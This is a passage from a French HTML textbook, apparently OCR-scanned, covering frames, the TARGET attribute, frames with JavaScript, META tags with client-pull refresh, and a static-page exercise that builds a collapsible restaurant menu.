FRAMEBORDER est utilisé pour indiquer si la frontière entre deux frames doit avoir un effet 3D (un effet d'ombre). La valeur par défaut est "yes", si bien que les bordures de frames possèdent en général un effet 3D. La syntaxe est :

FRAMEBORDER= "nolyes "

BORDER indique, dans le cas où FRAMEBORDER vaut "no", la largeur de la bordure entre deux frames. La valeur 0 supprime les bordures de frames. La syntaxe est :

MARGINWIDTH= "n"

BORDERCOLOR indique, dans le cas où FRAMEBORDER vaut "yes", la couleur des bordures de frames. La syntaxe est :

BORDERCOLOR="couleur"

Insérées entre les balises <FRAMESET>...</FRAMESET>, on ne peut trouver que les trois balises suivantes :

- <FRAMESET>...</FRAMESET>, qui permet de rediviser une sous-zone ;
- <FRAME...> qui est utilisée pour caractériser une sous-zone ;
- et enfin <NOFRAME>...</NOFRAME>, qui permet d'afficher un texte à la place des *frames* si le *browser* n'est pas capable de les gérer.

Aucune autre balise HTML ne peut être acceptée.

<FRAME>

<FRAME> est la balise utilisée pour caractériser les sous-zones définies à l'aide de la balise <FRAMESET>. Cette caractérisation est réalisée à l'aide de six attributs :

SRC indique l'URL du document qui doit être affiché dans cette zone. Si cet attribut n'est pas précisé, la zone reste vide. La syntaxe est :

SRC="url"

NAME est utilisé pour nommer la zone afin qu'elle puisse devenir la cible de n'importe quel lien hypertexte. Les noms prédéfinis, *_blank, _top, _parent, _self* ainsi que tous les noms commençant par le caractère ne peuvent pas être utilisés pour renseigner cet attribut.
La syntaxe de l'attribut NAME est :


NAME="nom_de_la_zone "

MARGINWIDTH est utilisé pour préciser le nombre de pixels entre les frontières gauche et droite de la zone et le document HTML à afficher. La syntaxe est :

MARGINWIDTH="n"

MARGINHEIGHT est utilisé pour préciser le nombre de pixels entre les frontières haute et basse de la zone et le document HTML à afficher. La syntaxe est :

MARGINHEIGHT="n"



SCROLLING indique si la zone doit posséder une barre de défilement (SCROLLING="yes") ou non (SCROLLING="no"), ou encore si ce choix est laissé au *browser* (SCROLLING="auto"). La syntaxe est :

SCROLLING="yes|no|auto"

NORESIZE n'a pas de valeur. Sa présence indique uniquement au *browser* qu'il doit empêcher toute modification de la taille d'une zone. Lorsque cet attribut n'est pas précisé, il est toujours possible de déformer une zone en déplaçant sa frontière à l'aide de la souris.

<NOFRAMES>

<NOFRAMES> est une balise qui indique à tout *browser* incapable de gérer les *frames* le texte qu'il doit présenter à l'utilisateur à la place de la *frame.* Ce texte est bien sûr ignoré par un *browser* capable de gérer les *frames.* En fait, le fonctionnement de cette balise est simple. Les *browsers* Web ne tiennent compte que des balises qu'ils connaissent. Un *browser* qui ne sait pas gérer les *frames* ignorera donc les balises <FRAMESET>, </FRAMESET>, <FRAME> et également <NOFRAMES> et </NOFRAMES>. Or, si on retire toutes ces balises d'un document contenant des *frames,* on voit qu'il ne reste plus que le texte qui était compris entre les balises <NOFRAMES>...</NOFRAMES>.
Au contraire, un *browser* capable de gérer des *frames* interprétera les balises <NOFRAMES>...</NOFRAMES> et saura qu'il doit ignorer le texte compris entre ces balises.

Voici deux exemples illustrant la facilité d'utilisation des *frames.* On suppose que le fichier test.html utilisé pour renseigner l'attribut SRC des balises <FRAME> est un fichier HTML classique.




Figure 35 - Imbrication de balises

Dans ces exemples, nous avons imbriqué plusieurs niveaux de *frames.* En effet, une première balise <FRAMESET> divise la fenêtre du *browser,* puis une seconde balise <FRAMESET>, insérée dans la première, divise à nouveau l'une des *frames* obtenues. Nous allons voir qu'il est possible d'obtenir le même résultat en utilisant deux fichiers ne contenant qu'une seule balise <FRAMESET>. On imbrique ainsi les documents plutôt que les balises.




Figure 36 - Imbrication de documents

Cette façon de faire peut sembler moins pratique. Elle a cependant un gros avantage. Elle permet de nommer la *frame* qui contient les *frames* "basgauche" et "basdroite", ce qui est impossible lorsqu'on imbrique les balises <FRAMESET>, dans la mesure où ces balises ne possèdent pas d'attribut NAME. Dans la pratique, on aura donc souvent avantage à imbriquer les documents plutôt que les balises <FRAMESET>.

Utilisation des frames

Maintenant que nous avons vu en détail comment créer des documents divisés en *frames,* nous allons voir comment créer des liens hypertexte utilisant ces *frames.*

L'attribut TARGET

En plus des trois nouvelles balises décrites ci-dessus, un nouvel attribut a été créé. Il concerne les balises caractérisant des liens hypertexte, en particulier les balises <A> et <FORM>. Il s'agit de l'attribut TARGET, qui permet de préciser le nom de la zone qui doit recevoir le document correspondant au lien. Considérons par exemple le lien hypertexte suivant :

```
<A HREF="/dossier.html" TARGET="zonedossier">Voir le dossier</A>
```

L'attribut TARGET est là pour indiquer au *browser* qu'en réponse à un clic, il doit afficher le document dossier.html dans la *frame* dont le nom est "zonedossier" (c'est-à-dire la *frame* qui a été définie par la balise <FRAME NAME="zonedossier" ...>). De la même façon, la soumission du formulaire défini par :

```
<FORM ACTION="/cgi-bin/test" TARGET="zonescript" METHOD="POST">

</FORM>
```

affichera ses résultats dans la *frame* dont le nom est "zonescript".

On peut isoler trois cas pour décrire les valeurs possibles de l'attribut TARGET.
Dans le premier cas, l'attribut TARGET a une valeur qui correspond au nom d'une *frame* existante. Le document associé au lien hypertexte est alors affiché dans la *frame* en question.
Dans le deuxième cas, l'attribut TARGET a une valeur qui ne correspond à aucune des *frames* existantes. Le *browser* crée alors une nouvelle fenêtre (un nouveau *browser)* et y affiche le document. Cette nouvelle fenêtre est considérée comme une *frame* portant le nom de l'attribut TARGET à l'origine de sa création.
Dans le dernier cas, l'attribut TARGET prend une de ces quatre valeurs prédéfinies :

- *_blank,* qui est utilisé pour indiquer au *browser* qu'il doit créer une nouvelle fenêtre (c'est-à-dire un nouveau *browser*) afin d'y afficher le document. Le nouveau *browser* est une *frame* qui ne porte pas de nom et ne peut donc pas être la cible d'un autre lien hypertexte ;
- *_self* qui indique que le document sera chargé dans la même zone que celle dans laquelle se trouve le lien hypertexte. Il s'agit de la valeur par défaut lorsque l'attribut TARGET n'est pas renseigné ;
- *_top,* qui indique au *browser* de supprimer toutes les *frames* existantes et d'afficher le document de façon classique en occupant toute la surface du *browser* ;
- *_parent,* qui indique au *browser* d'afficher le document en occupant toute la surface de la zone dans laquelle a été affiché le document contenant le lien. Cette notion n'a de sens que lorsque les différents niveaux de*, frames* proviennent de l'imbrication de documents et non de l'imbrication de balises <FRAMESET>. Dans le cas de la Figure 36, page 163, un lien situé dans la *frame* "basdroite" et ayant un attribut TARGET="_parent" provoquera l'affichage du document correspondant dans la *frame* "bas". Le document recouvrera donc les deux *frames* "basdroite" et "basgauche". Dans ce cas précis, le même résultat aurait été obtenu avec un attribut TARGET="bas".

Afin de bien cerner la signification de ces valeurs prédéfinies (notamment celle de la valeur *_parent,* qui peut paraître un peu obscure *a priori),* voici un court exemple. Pour le comprendre plus vite, il est conseillé de créer sur votre serveur (ou plus simplement sur la machine où se trouve votre *browser)* les quatre fichiers qui composent cet exemple, puis d'ouvrir le document *plusbas.html* avec un *browser* capable d'afficher des *frames* (Netscape 3.0 par exemple).

Voici les quatre fichiers en question.
Le fichier *descend.html* est un document constitué de *deux frames* horizontales de même taille. La *frame* supérieure affiche le document *plushaut.html* et la *frame* inférieure, le document *plusbas.html :*


```
<FRAMESET ROWS="*,*">
    <FRAME SRC="plushaut.html">
    <FRAME SRC="plusbas.html">
</FRAMESET>
```

Le fichier *plusbas.html* possède uniquement un lien hypertexte qui, lorsqu'il est activé, affiche dans la *frame* où il se trouve le document *descend.html.* Ceci a pour résultat de diviser la *frame* en deux *sous-frames* horizontales de taille égale.

```
<a href="descend.html">Plus bas</a>
```

Le fichier *adroite.html* est un document constitué de deux zones verticales de même taille. La *frame* de gauche affiche le document *plushaut.html* et la *frame* de droite, le document *plusbas.html* :



```
<FRAMESET COLS="*,*">
    <FRAME SRC="plushaut.html">
    <FRAME SRC="plusbas.html">
</FRAMESET>
```

Le dernier fichier, *plushaut.html,* est un peu particulier. Il n'apparaît dans aucun des liens hypertexte des autres fichiers. Il est utilisé uniquement pour remplir une *sous-frame* du document *descend.html* ou *adroite.html.* Il s'agit en quelque sorte d'un sous-document du document *descend.html* ou *adroite.html.* Pour un lien du fichier *plushaut.html,* l'attribut TARGET="_parent" a alors un sens. Il indique au *browser* d'utiliser la *frame* du sur-document (dans notre cas, il s'agira de la *frame* contenant le document *descend.html* ou *adroite.html)* pour afficher le document correspondant au lien. On remplace ainsi le document *descend.html* ou *adroite.html* par un autre document. Examinons maintenant en détail les trois liens du fichier *plushaut.html :*

- Le premier, Plus haut, permet de remonter d'un cran dans la hiérarchie des zones. En effet, il remplace, grâce à l'attribut TARGET="_parent", un document composé de deux *frames (descend.html* ou *adroite.html*) par un document classique (*plusbas.html*) ;
- Le deuxième, Au sommet, permet d'afficher le document *plusbas.html* en occupant tout l'espace de la fenêtre du *browser* (TARGET="_top"). On retombe ainsi dans un affichage classique, sans *frame* ;
- Le dernier, Tourner, permet de remplacer le document *descend.html* par le document *adroite.html* (toujours à l'aide de l'attribut TARGET="_parent"). Les deux documents ayant le même nombre de *frames,* la hiérarchie des *frames* n'est pas modifiée. Cela ajuste pour effet de transformer la séparation horizontale de la *frame* en une séparation verticale.


```
<a href="plusbas.html" target="_parent">Plus haut</a> (<I>_parent</
I>)<br>
<a href="plusbas.html" target="_top">Au sommet</a> (<I>_top</I>)<br>
<a href="adroite.html" target="_parent">Tourner</a>
```

Voici quelques enchaînements obtenus à partir de cet exemple. Les flèches indiquent l'effet d'un clic sur un lien hypertexte. Pour plus de lisibilité, toutes les possibilités n'apparaissent pas sur le schéma :




Les frames et JavaScript

La *frame* dispose des mêmes caractéristiques que l'objet *window* (voir **La classe Window,** page 306).

Exemple : choisir dans quelle *frame* l'image apparaîtra

L'exemple suivant montre comment, en cliquant sur **haut** ou sur **bas,** on change le *target* d'un lien (ici une *frame).* Lorsque l'on effectue ce choix, rien ne se passe dans les fenêtres ; c'est seulement lorsque l'on clique sur **l'image** que celle-ci apparaît dans la zone choisie.



Le fichier INDEX.HTM (découpage du browser, fichier appelé)

Le menu est chargé dans la *frame* de gauche (fr_menu) et des fichiers vides sont chargés dans les deux autres *frames* (fr_haut et fr_bas)

```
<html><head><title>target</title></head>

<!-- si une frame n'est pas chargee avec un fichier, il semble
       que le nommage de la frame ne se fasse pas, car elle ne
       peut pas etre adressee; en conséquence meme si la frame
       doit etre vide a l'origine il est nécessaire de la charger
       avec un document vide (vide.html) -->
```

```
   <frameset cols="*,3*">
        <frame name="fr_menu" src="MENU.HTM">
        <frameset rows="*,*">
             <frame name="fr_haut" src=" VIDE.HTM">
             <frame name="fr_bas" src="VIDE.HTM">
        </frameset>
   </frameset>
</html>
```

Le fichier MENU.HTM (création du menu, appelé par INDEX.HTM)

```
<html>
<head>
<!-- cet exemple montre :
 1  - l'adressage des liens d'un document en tableau :
        links[0] = haut
        links[1] = bas
        links[2] = l'image
 2  - la possibilité de changer le target d'un lien :
         a - si on clique sur "l'image" sans avoir clique
             sur haut ou bas 1'image remplace le menu
         b - si on clique préalablement sur haut l'image vient
             dans la frame du haut a droite
         c - si on clique préalablement sur bas 1'image vient
             dans la frame du bas a droite
 3  - l'adressage des frames

<title>target</title>

<script>
    function changeTarget(newTarget) {
        document.links[2].target=newTarget;
    }
</script></head><body><font size=4>
<i>Ou voulez vous mettre l'image  ?</i><p>
En <a href=javascript : changeTarget ('fr_haut')>haut</a> ou
en <a href=javascript:changeTarget ('fr_bas')> Bas</a>
</font><p>

<font size=7>
<a href="IMAGE.HTM" target="">l'image</a>
</font>

<p><hr>
<a href="INDEX.HTM" target="_parent">[recommencer]</a>

</body>
```

Le fichier IMAGE.HTM (appelé lorsque l'on clique sur "l'image")

```
<html><head><title></title></head>
<body bgcolor=#000000><center><img src=nabeul.gif>
</center></body></html>
```

Le fichier VIDE.HTM (appelé par INDEX.HTM)

```
<html><head><title>document vide</title></head>
<body>
<!-- si une frame n'est pas chargee avec un fichier,
          il semble que le nommage de la frame ne se
         fasse pas, car elle ne peut pas etre adressee -->
</body></html>
```

RÉSUMÉ

Le découpage d'une fenêtre en *frames* est réalisé à l'aide d'un document HTML spécial construit à partir de trois nouvelles balises. <FRAMESET>...</FRAMESET> va permettre de préciser la géométrie des différentes *frames.* Il s'agit en quelque sorte d'une balise de déclaration. Elle possède deux attributs :

- ROWS="hauteur1, hauteur2,..., hauteurN" définit la hauteur des différentes *frames* en cas de découpage horizontal ;
- COLS="largeur1, largeur2,..., largeurN" définit la largeur des différentes *frames* en cas de découpage vertical.

<FRAME> est la balise de définition des *frames* déclarées à l'aide d'une balise <FRAMESET>. Elle possède six attributs :

- SRC="URL" indique le document à afficher dans la *frame* ;
- NAME="nom" indique le nom de la *frame* de telle sorte que cette *frame* puisse être utilisée comme cible d'un lien hypertexte ;
- MARGINWIDTH="n" définit l'espace entre le document et les frontières verticales de la *frame* ;
- MARGINHEIGHT="n" définit l'espace entre le document et les frontières horizontales de la *frame* ;
- SCROLLING="yeslnolauto" indique si la *frame* doit ou non posséder une barre de défilement ;
- NORESIZE indique qu'il est impossible à l'utilisateur de redimensionner la *frame.*

<NOFRAMES>...</NOFRAMES> est utilisé pour indiquer le texte que doivent afficher les *browsers* incapables de gérer les *frames.*

Enfin, un nouvel attribut a été créé de façon à pouvoir indiquer dans quelle *frame* doit être affiché le document associé à un lien hypertexte :

- TARGET="nom_de_frame"

Ceci donnera par exemple :
<A HREF="URL" TARGET="nom_de_frame">...</A>
<FORM ACTION="URL" TARGET="nom_de_frame">...</FORM>
<AREA HREF="..."

Chapitre 16

Méta-informations

La balise que nous allons maintenant étudier n'a d'autre but que de fournir des informations sur le document HTML. Ces informations ne sont pas visibles à l'écran et par conséquent ne sont pas destinées au lecteur. Ce sont des informations sur le contenu de la page, prévues pour être processées par des programmes d'analyse automatique des documents. Par exemple, depuis l'apparition du Web, des robots analysent le réseau Internet et tentent d'indexer les pages Web afin de créer des répertoires. On utilise ensuite des moteurs de recherche qui, à partir d'un mot clé, proposent l'URL de tous les documents contenant ce mot clé. On conçoit aisément qu'une indexation automatique de tout les mots d'un document conduit à deux difficultés : le volume d'informations à stocker est très important et la pertinence des résultats de recherche n'est pas optimale.

<META>

Cette balise se place dans le document HTML, dans la zone d'en-tête située entre les balises <HEAD> et </HEAD>. Si le robot d'indexation trouve des informations suffisantes dans les balises méta, il n'indexera pas tous les mots du document. Les mots clés ne seront que ceux qui auront été indiqués par l'auteur de la page.
Dans le cas général, le couple d'attributs NAME et CONTENT va permettre d'associer une valeur à un mot-clé.

<META NAME=mot_clef CONTENT=valeur_attribuee_au_mot_clef>

L'attribut NAME sera remplacé par HTTP-EQUIV si la méta-information requiert une réponse du serveur.

<META HTTP-EQUIV=mot_clef CONTENT=valeur_attribuee_au_mot_clef>

L'attribut NAME

Il permet de spécifier un mot-clé indiquant quelle information donne la balise, on trouve parmi ces mot-clés :

- AUTHOR, qui permet d'indiquer l'auteur ou les auteurs du document.
- KEYWORDS, qui permet de donner des mots-clés sur le contenu du document.
- DESCRIPTION, qui permet de donner une courte description de la page ou du site.

L'attribut CONTENT

Il permet d'associer une valeur au mot-clé.

Exemples d'utilisation

```
<META NAME="author" CONTENT="M.Proust">
<META NAME="keywords" CONTENT="Nuclear Particules Physics">
<META NAME="description" CONTENT= "High Energy Physics in France">
```

L'attribut HTPP-EQUIV

Il s'emploie à la place de l'attribut NAME. Il indique au serveur qu'il doit inclure dans la zone d'en-tête de sa réponse les informations qu'il trouve dans les balises méta.
Ainsi, si l'on a codé une balise de la façon suivante :

```
<META HTTP-EQUIV="Expires" CONTENT= "Sat, 24 May 1997 23:04:03">
```

le serveur répondra ainsi l'en-tête du document demandé :

```
Expires: Sat, 24 May 1997 23:04:03
```

Le client-pull

A l'aide de la balise <META> et de l'attribut HTTP-EQUIV, auquel on associe le mot-clé REFRESH, on peut décrire deux utilisations possibles de *client-pull.*

Premier cas : On se propose de réactualiser, à intervalle régulier, le contenu d'une page. Cela peut être utile lorsque l'on a une caméra de surveillance qui diffuse une image sur le Web. Dans l'exemple suivant, le *browser* charge la page puis, conformément à ce qu'il trouve dans la balise <META>, il redemande la page toute les vingt secondes.

```
<html><head><title>Surveillance</title>
<meta http-equiv="refresh" content=20>
</head><body>
<img src="camera1.gif">
</body></html>
```

On est en droit de se demander comment l'image camera1.gif est mise à jour. On peut imaginer un dispositif selon lequel l'image d'une caméra est acquise par un micro-ordinateur équipé d'une carte d'acquisition vidéo ; cette image est traitée pour être enregistrée au format GIF ou JPEG puis transférée sur le serveur.

Second cas : Au bout d'une durée déterminée, on veut changer automatiquement le document affiché. Cela sert, par exemple, si l'on change l'adresse d'une page ; sur l'ancienne adresse, on donne l'information concernant ce changement ; au bout de quelques secondes, on affiche la nouvelle page :


```
<html><head><title>SFP Ancienne Adresse</title>
<!-- au bout de 10 secondes on ira rechercher
automatiquement la nouvelle page-->
<meta http-equiv="refresh"
      content="10; URL=http://sfp.in2p3.fr/SFP">
<body>
Veuillez noter la nouvelle adresse du serveur
de la <a href="http://sfp.in2p3.fr/SFP">
Soci&eacute;t&eacute; Fran&cedil;aise de Physique :
http://sfp.in2p3.fr/SFP</a>
</body></html>
```

La programmation

Chapitre 17


Les limites d'HTML

Ce chapitre constitue une introduction à la programmation d'applications sur les serveurs Web. Destiné à mettre en évidence les limites du langage, il montrera comment la programmation permet de s'en affranchir.
Pour illustrer ce chapitre, nous travaillerons sur un exemple concret emprunté au mode de présentation des données que l'on trouve sur un micro-ordinateur. Dans le Finder du Macintosh, il est possible de présenter le contenu d'un répertoire de plusieurs façons. La figure ci-dessous montre ainsi deux dossiers identiques présentés différemment :



La fenêtre de gauche présente le contenu du répertoire à l'aide d'icônes, tandis que dans la fenêtre de droite, les différents éléments du dossier sont présentés dans une liste précédée d'une ou deux icônes. La première icône (un petit triangle) est présente chaque fois

que l'élément est un répertoire. Si l'on clique sur ce petit triangle, il pivote vers le bas tandis que le contenu du répertoire est développé légèrement sur la droite pour indiquer la hiérarchie des répertoires.



Dans la figure ci-dessus, on a cliqué sur le triangle du dossier "Dessins non utilisés" et est apparu le contenu de ce répertoire. Si l'on clique à nouveau sur ce petit triangle, on "referme" le répertoire et on revient à la situation précédente.
Est-il possible de concevoir un modèle analogue avec le langage HTML ?
Avant de répondre à cette question, essayons de résoudre l'exercice suivant :

Prenons le menu d'un restaurant comportant trois rubriques :

- *Les entrées*
- *Les viandes*
- *Les desserts*

Chacune de ces rubriques contient les plats de sa catégorie :
Pour les entrées :

- *salade*
- *charcuterie*
- *melon*

Pour les viandes :

- *entrecôte*
- *poulet*
- *escalope*

Pour les desserts

- *Crème renversée*
- *Glaces*
- *Fruits*

On veut présenter une page HTML dont le mode de fonctionnement sera identique à celui que nous avons décrit pour les répertoires du Finder du Macintosh :
La première page HTML affichera simplement trois lignes comportant les trois rubriques principales.

☞ *Cliquer sur le titre d'une rubrique lorsque son contenu n'est pas affiché, provoque l'affichage, sous ce titre, des plats composants cette rubrique (mode ouverture d'une rubrique ou mode déplié).*

☞ *Cliquer sur le titre d'une rubrique lorsque son contenu est affiché fait disparaître les plats pour ne laisser que le titre (mode fermeture d'une rubrique ou mode replié).*

☞ *Dans les deux cas (fermer ou ouvrir une rubrique), l'état d'affichage des autres rubriques est sauvegardé.*

On ne se préoccupera pas du petit triangle qui tourne. Ce n'est qu'un aspect graphique simple à maîtriser.

Avec trois catégories, nous aurons à décrire 2^3 situations correspondant aux affichages souhaités. Le tableau de la figure 37, résume toutes les combinaisons possibles d'affichage des différentes rubriques. Le signe ✔ indique que le contenu de la rubrique est affiché, le signe - indique que seul est affiché le nom de la rubrique. Chaque colonne correspond à un fichier :

Le fichier F1 (f1.html) :

Il comporte simplement les trois titres de rubriques *Entrées, Viandes et Desserts* puisque toutes les cases de la colonne F1 ont la valeur -.
Les pointeurs sur les titres de rubriques prévoient les états futurs :

- *Entrées* est un pointeur sur F5 car lorsqu'on clique sur *Entrées,* on doit afficher la liste des entrées et l'intersection entre la ligne "entrée" et la colonne F5 donne bien la valeur ✔

  F5 satisfait aussi la condition de sauvegarde puisque l'on part de F1 où viandes et desserts n'étaient pas affichés, pour arriver à un état où ils ne sont toujours pas affichés.
- *Viandes* est un pointeur vers F3 car lorsqu'on clique sur *Viandes* la liste des viandes doit s'afficher et l'intersection entre la ligne "viandes" et la colonne F3 donne bien la valeur ✔

  F3 satisfait aussi la condition de sauvegarde puisque l'on part de F1 où les entrées et desserts n'étaient pas affichés, pour arriver à un état où ils ne sont toujours pas affichés.
- *Desserts* est un pointeur vers F2 car lorsqu'on clique sur *Desserts*, on doit afficher la liste des desserts et l'intersection entre la ligne "desserts" et la colonne F2 donne bien la valeur ✔.

  F2 satisfait aussi la condition de sauvegarde puisque l'on part de F1 où les entrées et

viandes n'étaient pas affichées, pour arriver à un état où elles ne sont toujours pas affichées.

Les trois lignes HTML du fichier f1.html s'écriront donc :

```
<a href="f5.html">Entr&eacute;es</a>
<a href="f3.html">Viandes</a>
<a href="f2.html">Desserts</a>
```

Le fichier F2 (f2.html)
Son état présent affiche les titres de rubrique Entrées, Viandes, le titre de rubrique Desserts **suivi** de la liste des desserts. Les pointeurs affectés aux titres de rubrique doivent prévoir l'état futur. Le même raisonnement que précédemment nous conduit ainsi à dire que :

- *Entrées* pointe maintenant vers F6 (que l'on notera à l'avenir E'F6).
- *Viandes* pointe vers F4 (que l'on notera V'F4).
- *Desserts* pointe vers F1 (que l'on notera D^{+}'F1, le signe $(^{+})$plus en exposant indiquant l'affichage du contenu de la rubrique)

Le fichier f2.html contiendra les lignes :

```
<a href="f6.html">Entr&eacute;es</a>
<a href="f4.html">Viandes</a>
<a href="f1.html">Desserts</a>
<ul>
 <li>Cr&egrave,-me renvers&eacute;e
 <li>Glaces
 <li>Fruits
</ul>
```

On applique la même méthode pour les fichiers F3 à F6. Donnons simplement les relations pour ces fichiers :

F3 : E'F7, V^{+}'F1,D'F4
F4 : E'F8, V^{+}'F2, D^{+}'F3
F5 : E^{+}'F1, V'F7, D^{+}'F6
F6 : E^{+}'F2, V'F8, D^{+}'F5
F7 : E^{+}'F3, V^{+}'F5, D'F8
F8 : E^{+}'F4, V^{+}'F6, D^{+}'F7

Une fois les huit fichiers ainsi décrits, on peut procéder aux essais... Si l'on ne s'est pas trompé, tout marchera correctement ; sinon, il restera à rééditer les huit fichiers pour vérification.
